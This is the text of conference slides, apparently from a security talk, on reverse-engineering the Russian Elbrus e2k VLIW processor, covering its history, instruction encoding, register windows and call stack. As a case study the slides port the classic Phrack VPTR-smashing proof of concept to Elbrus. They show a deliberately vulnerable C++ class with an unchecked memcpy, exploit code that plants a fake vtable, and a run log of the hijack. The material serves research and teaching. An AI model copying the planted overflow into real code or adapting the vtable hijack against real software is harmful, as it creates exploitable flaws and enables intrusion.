

Smashing VPTRs on the Heights of Mount Elbrus

Exploring the Russian Elbrus Architecture

evm
@evm_sec

<https://github.com/evm-sec/SmashingVptrs>


About Me

- Principal Professional Staff @ JHU/APL
- Lecturer in JHU EP program (Computer Architecture)
- Founder of APL RE Working Group, Editor in Chief of *Decoded* magazine
- 16 years of experience in Software RE
- Started ALLSTAR Dataset (<https://allstar.jhuapl.edu>)
- Lead Developer for CodeCut (<https://github.com/JHUAPL/CodeCut>)
- Co-conspirator for Symgrate (<http://symgrate.com>)
- Personal
 - Baseball Coach & Scoreboard Hacker (see <https://github.com/evm-sec/FairPlay>, PoC||GTFO 21:06)
 - 4H Teacher
 - Jesus Follower (Luke 8:17)



About JHU/APL

- *Located in Laurel, MD (between Washington D.C. and Baltimore)*
- *DoD University Affiliated Research Center (UARC)*
- *Mission Areas:*
 - Air and Missile Defense, Civil & National Security Space, Cyber Operations, National Health, National Security Analysis, Precision Strike, Research and Exploratory Development, Sea Control, Special Operations, Strategic Deterrence
- *Systems Exploitation & Tailored Cyber Capabilities Groups at JHU/APL*
 - About 40 people doing full-time or part-time RE work with offensive-cyber focus
 - Supporting Cyber Operations and Special Operations sponsors
- *Internships & full-time job opportunities readily available (U.S. citizenship required)*




Elbrus History

- Started at Lebedev Institute of Precision Mechanics and Computer Engineering (Elbrus 1 debut in 1979) which spun out Moscow Center for SPARC Technologies (MCST) in the early 90s
- First superscalar, out-of-order execution processor developed in USSR
- Current architecture is called Elbrus 2000 (e2k) – circa 2001
- Formerly manufactured by TSMC, as Russia only has 90nm manufacturing technology (Mikron)
- Currently 1S+ (single core), 8S, 8SV (8-core) models available, with 16-core model planned.
- MCST was sanctioned by U.S. Dept. of State 9/15/22 – due to ongoing Russian invasion of Ukraine – TSMC ends production
- MCST acquired by Rosatom (nuclear energy) in Feb. 2023



Applications of Elbrus

- Vaporware/Hypeware
 - Ruggedized military laptop (ordered by Russia MoD) in 2015
 - Lots of demo pictures
 - Unclear if order went through or if military actually uses them
 - CrowdSupply announcement in 2020
 - Banking Test in January 2022
- Hardware
 - MCST direct buy catalog
 - MCST shell accounts
 - Documentation requires NDA with MCST



"At the moment, Sberbank says no, we cannot deploy Elbrus machines into our ecosystem, but we are pleasantly surprised that it works at all," said Zhbakov.

Russian-Made Elbrus CPUs Fail Trials, 'A Completely Unacceptable Platform'

By Anton Shilov last updated January 02, 2022

MCST's Elbrus-8C fails to win the approval of Russia's biggest bank.

[f](#) [t](#) [in](#) [p](#) [v](#) [m](#) [c](#) Comments (10)



(Image credit: MCST)

SberInfra, a technology arm of Sber, Russia's biggest bank, has evaluated the Russian-made MCST Elbrus-8C processors in multiple workloads, but the results were utterly disappointing and the processors failed the test. The testers cited

Elbrus Linux & Development Information

- MCST's Elbrus Linux & Astra Linux (reportedly) – our setup was Elbrus Linux
- lcc compiler based on gcc, binutils objdump, ldis (MCST text disassembler)
- MCST Elbrus documentation available under NDA only, so no datasheet level documentation has been published (or leaked that I've been able to find)
- Programming Guide (Russian):
 - http://ftp.altlinux.org/pub/people/mike/elbrus/docs/elbrus_prog/1.1/elbrus-prog-1.1/
- OpenE2K project
 - <https://github.com/OpenE2K>
 - Linux kernel source
 - Binutils (the OpenE2K binutils w/ debug flag to enable syllable output is what the disassembly in these slides comes from)
 - qemu for Elbrus
 - ...and more

Smashing C++ VPTRs


- Published by rix in Phrack 56:8, May 1st 2000.
- Like stack smashing, except that we overwrite function pointers used by C++, which happen to be on the stack when objects are allocated dynamically
- Still works (with some minor updates) on modern gcc/Linux, few mitigations
- Will focus on “bo3.cpp” example in rix’s Phrack article
- Updated for modern gcc: <https://github.com/evm-sec/SmashingVptrs>

Virtual Function Table Structure

```
class BaseClass {
private:
    char Buffer[32];
public:
    void SetBuffer(byte * msg) {
        qword msg_len = *(qword *)msg;
        memcpy(Buffer, msg+sizeof(qword), msg_len);
    }
    virtual void PrintBuffer() {
        printf("%s\n", Buffer);
    }
};

class MyClass1:public BaseClass {
public:
    void PrintBuffer() {
        printf("MyClass1: ");
        BaseClass::PrintBuffer();
    }
};

class MyClass2:public BaseClass {
public:
    void PrintBuffer() {
        printf("MyClass2: ");
        BaseClass::PrintBuffer();
    }
};
```



Updated BO3 Exploit Code

```
byte * BufferOverflow2() {  
  
    // Create structure that looks like:  
    // | object | ptr |  
    // (to overwrite the vptr in 2nd object)  
  
    // format for SetBuffer:  
    //| size | object | ptr |  
  
    byte * Buffer =  
        (byte *)malloc(OBJ_SIZE+PTR_SIZE*2);  
  
    //size of the rest of the structure  
    *(qword *)Buffer =  
        OBJ_SIZE + sizeof(qword);  
  
    //fake vtable, 1 entry for PrintBuffer  
    *(qword *) (Buffer + PTR_SIZE) =  
        (qword)exp_entry;  
  
    //vptr in 2nd obj, points to fake vtable  
    *(qword *) (Buffer + OBJ_SIZE) =  
        (qword)(Buffer + PTR_SIZE);  
  
    return Buffer;  
}
```

```
int main() {  
    BaseClass *Object[2];  
  
    //Allocate objects on the stack  
    Object[0]=new MyClass1;  
    Object[1]=new MyClass2;  
  
    //Set Object[0] - this will overflow into  
    Object[1] and overwrite its vptr  
    Object[0]->SetBuffer(BufferOverflow2());  
  
    //Set up a valid message for 2nd Object  
    byte msg2[strlen("string2")+sizeof(qword)];  
    *(qword *)msg2 = strlen("string2");  
    strcpy((char *) (msg2 + sizeof(qword)), "string2");  
    Object[1]->SetBuffer(msg2);  
  
    //Prints junk: Object[0] buffer is overwritten  
    Object[0]->PrintBuffer();  
  
    //Object[1] vptr -> Buffer vtable -> exp_entry()  
    Object[1]->PrintBuffer();  
  
    return 0;  
}
```

Smashing VPTRs on Elbrus

```
elbrus%  
elbrus% uname -a  
Linux elbrus 4.9.0-4.16-e1cp #1 Mon Jun 1 14:02:14 GMT 2020 e2k E1C+ MBE1C-PC GNU/Linux  
elbrus%  
elbrus% l++ bo3.cpp -o bo3  
elbrus% file bo3  
bo3: ELF 64-bit LSB executable, MCST Elbrus, version 1 (GNU/Linux), dynamically linked,  
interpreter /lib64/ld-linux.so.2, for GNU/Linux 2.6.33, not stripped  
elbrus%  
elbrus% ./bo3  
MyClass1: ♦  
           00  
           01  
never gonna give you up!  
elbrus% 
```

Elbrus Architecture – General Overview

- 64-bit Very Long Instruction Word (VLIW) architecture
- 6 ALU execution units
- Registers
 - 18 general-purpose (r0-r17), 64-bit registers
 - 32 “global” (g0-g31)
 - 8 Sliding registers (b0-b7) (point to the general purpose ones)
 - Accessed with width modifiers (sr0 = 32-bits, dr0 = 64-bits, qr0 = [dr0 | dr1])
 - Multiple predicate registers (think FLAGS in x86)
- Two step branch / control transfer system (gives branch predictor a clue)
- Separate stack for return address / register windows (“Procedure Chain Stack”)
- No idea how exceptions/interrupts work (not in the public documentation)

Elbrus Architecture Overview – Instruction Encoding

- Very long instruction word (VLIW)
- Instructions are called “wide command” (широкой командой) in documentation
- 32-bit HS header “syllable” indicates presence of other syllables (up to 7 additional)

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
ALU						ALES						PLS		CDS		CS			C		L	NOP			S		F				

L = loop mode

NOP = number of cycles to delay (max 7)

S = size of instruction word (add 1 to get number of 8-byte fields in the instruction word)

C = presence of SS (control transfer) syllable

ALU = presence of ALU syllables (6 possible)

CS = presence of control syllables (call/return, windowing instructions) (CS0 = 14, CS1 = 15)

F = size of F1 fragment (add 1 to get number of 4-byte fields in the fragment)

ALES = presence of ALES syllables (5 possible)

CDS = presence of CDS syllables

PLS = presence of PLS syllables

Figure 4. Encoding of the initial HS syllable, which determines the presence of other syllables, in an Elbrus-wide instruction word. It is unclear what the ALES, CDS, and PLS syllables are used for as we did not generate any of those instructions in the example code.

Elbrus Architecture Overview – ALU Instructions

Integer Arithmetic Operations		Bitwise Operations		Floating Point Arithmetic Operations	
add	Addition	and/andn	Boolean and/nand	fadd	Floating point addition
sub	Subtraction	or/orn	Boolean or/nor	fsub	Floating point subtraction
rsub	Reverse subtraction	xor/xorn	Boolean or/xnor	frsub	Floating point reverse subtraction
umul/smul	Unsigned/signed integer multiplication	shl/shr	Shift left/right	fmax/fmin	Floating point maximum/minimum
udiv/sdiv	Unsigned/signed division	scl/scr	Shift cyclic	fmul/fscale	Floating point multiply/multiply by power of 2
umod/smod	Unsigned/signed modulo	sar	Shift right arithmetic (signed)	fdiv/frcp	Floating point division/reciprocal
sxt	Sign extend	insf/getf	Set/get bitfield	fsqrt	Floating point square root

Basic Elbrus Code – PrintBuffer()

10f88:

```
HS      0c000012
ALS0    1181d48d  addd,0 %dr1, _f16s,_lts0hi 0xffff0, %dr13      # %dr1 is base of user stack frame
ALS1    1181d08e  addd,1 %dr1, _f16s,_lts0lo 0xffff0, %dr14      # %dr13 = %dr14 = %dr1 - 0x10 = stack
LTS0    fff0fff0                                     # address of &Object[1]
```

10f98:

```
HS      14000112  nop 2
ALS0    678dc08d  ldd,0 %dr13, 0x0, %dr13                        # %dr13 = [%dr13 + 0] = &Object[1]
ALS2    678ec08e  ldd,2 %dr14, 0x0, %dr14                        # %dr14 = [%dr14 + 0] = &Object[1]
LTS0    00000000
```

10fa8:

```
HS      0c000112  nop 2
ALS0    678dc08d  ldd,0 %dr13, 0x0, %dr13                        #dr13 = [%dr13 + 0] = Object[1]->vtable
ALS1    91c08e00  addd,1,sm 0x0, %dr14, %db[0]                  #db[0] (1st param) = "this" ptr to Object[1]
LTS0    00000000
```

10fb8:


```
HS      04000001
ALS0    678dc08d  ldd,0 %dr13, 0x0, %dr13                        #dr13 = [%dr13 + 0] = Object[1]->vtable->PrintBuffer
```

... (setup and execute call)

Elbrus Architecture Overview – Register Windowing

- Register Windowing is a lot like stack frames, but with registers
- Why register windowing? It saves a lot of register \leftrightarrow stack memory overhead

Function 1's window



Called function's window

Register Windowing – SetBuffer() call to memcpy()

```
0000000000011148 <_ZN9BaseClass9SetBufferEPH>:
11148:
HS      04108022
ALS0    58ecd583  getsp,0 _f16s,_lts1hi 0xffe0,%dr3
CS1     040000c4  setwd wsz = 0x8, nfx = 0x1, dbl = 0x0
          setbn rbs = 0x4, rsz = 0x3, rcur = 0x0
ALES0   01c0
GAP      0000
LTS1     ffe00000
LTS0     00000110

...
11188:
HS      00009012
SS       c0000420  ipd 3
CS1      50000004  call %ctpr1, wbs = 0x4
LTS0     00000000
ipd 3
```

#dr3 - memory stack frame pointer
#dr0 = "this", dr1 = byte * msg param
#set win to 8 qregs, now dr0 - dr15 in view
#"b" points to dr8

#call memcpy, with win starting at dr8

SetBuffer params		SetBuffer working registers						memcpy params			memcpy working registers					
dr0	dr1	dr2	dr3	dr4	dr5	dr6	dr7	dr8	dr9	dr10	dr11	dr12	dr13	dr14	dr15	
								dr0	dr1	dr2	dr3	dr4	dr5	dr6	dr7	
← wbs = 4 quad registers →								↑ initial state of memcpy register window ↑								

Calls & Branches (call to MyClass1 constructor in main())

```
10d10:
HS      0c004213  nop 4
ALS0    90c0c183  adds,0,sm 0x0, 0x1, %r3
ALS1    91c08500  addd,1,sm 0x0, %dr5, %db[0]
CS0     400000b9  disp %ctpr1, 0x112d8           #$_ZN8MyClass1C1Ev

10d20:
HS      00009012
SS      c0000420  ipd 3
CS1     50000008  call %ctpr1, wbs = 0x8
LTS0    00000000
```

Code Block 5. Disassembly of the call to the `MyClass1` constructor in `main()`.

- **disp** (set ctp1 register, allows pipeline to prepare for context switch)
- **call** (function call), wbs parameter used to set window
- **ct** (control transfer), used for jump/branch

The Call Stack

- Procedure Chain Stack (PCS) pointed to by the Procedure Chain Stack Pointer (PCSP)
- Elbrus uses a separate stack for call/return addresses and register windowing information
- Points to values for CR0 & CR1 which are used in control transfers, but without documentation we are left to guess what these values mean from how they get used in the Linux code.

```
typedef struct e2k_mem_crstack {  
    e2k_cr0_lo_t      cr0_lo;           #pf?  
    e2k_cr0_hi_t      cr0_hi;           #return address  
    e2k_cr1_lo_t      cr1_lo;           #mess of fields - includes interrupt enable flags  
    e2k_cr1_hi_t      cr1_hi;           #more fields - includes register window and stuff  
} e2k_mem_crs_t;
```

Definition of `e2k_mem_crstack` (PCSP frame structure) in the E2K Linux kernel (`arch/e2k/kernel/e2k_syswork.c`).

Future Work

- ??

Thank You

- My neighbor, friend and mentor with the Elbrus machine
- moyix
- JHU/APL folks:
 - Molly H., Mo B., Lynn G., Angie T.
 - Andrew J., Anthony D., Rob N.
 - Paul V., Mike D., Ray Y.
 - Eric N., Tim. F., Megan K., Donna G.
- Hugo and the RECON cast & crew



JOHNS HOPKINS
APPLIED PHYSICS LABORATORY

@evm_sec

<https://github.com/evm-sec/SmashingVptrs>

Smashing C++ VPTRs – update from rix's example*

- 32-bit pointers
- VPTR at the end of the object, overflow into a single object's vtable
- Uses strcpy() – possible because 32-bit addresses don't have 00 bytes
- Uses stack-based shellcode
- 64-bit pointers
- VPTR now at beginning of the object, overflow into vtable of a second object
- Uses unchecked length memcpy()
- Uses function address (cheating)

*Smashing C++ VPTRs, Phrack 56:8, (bo3.cpp). May 1st, 2000.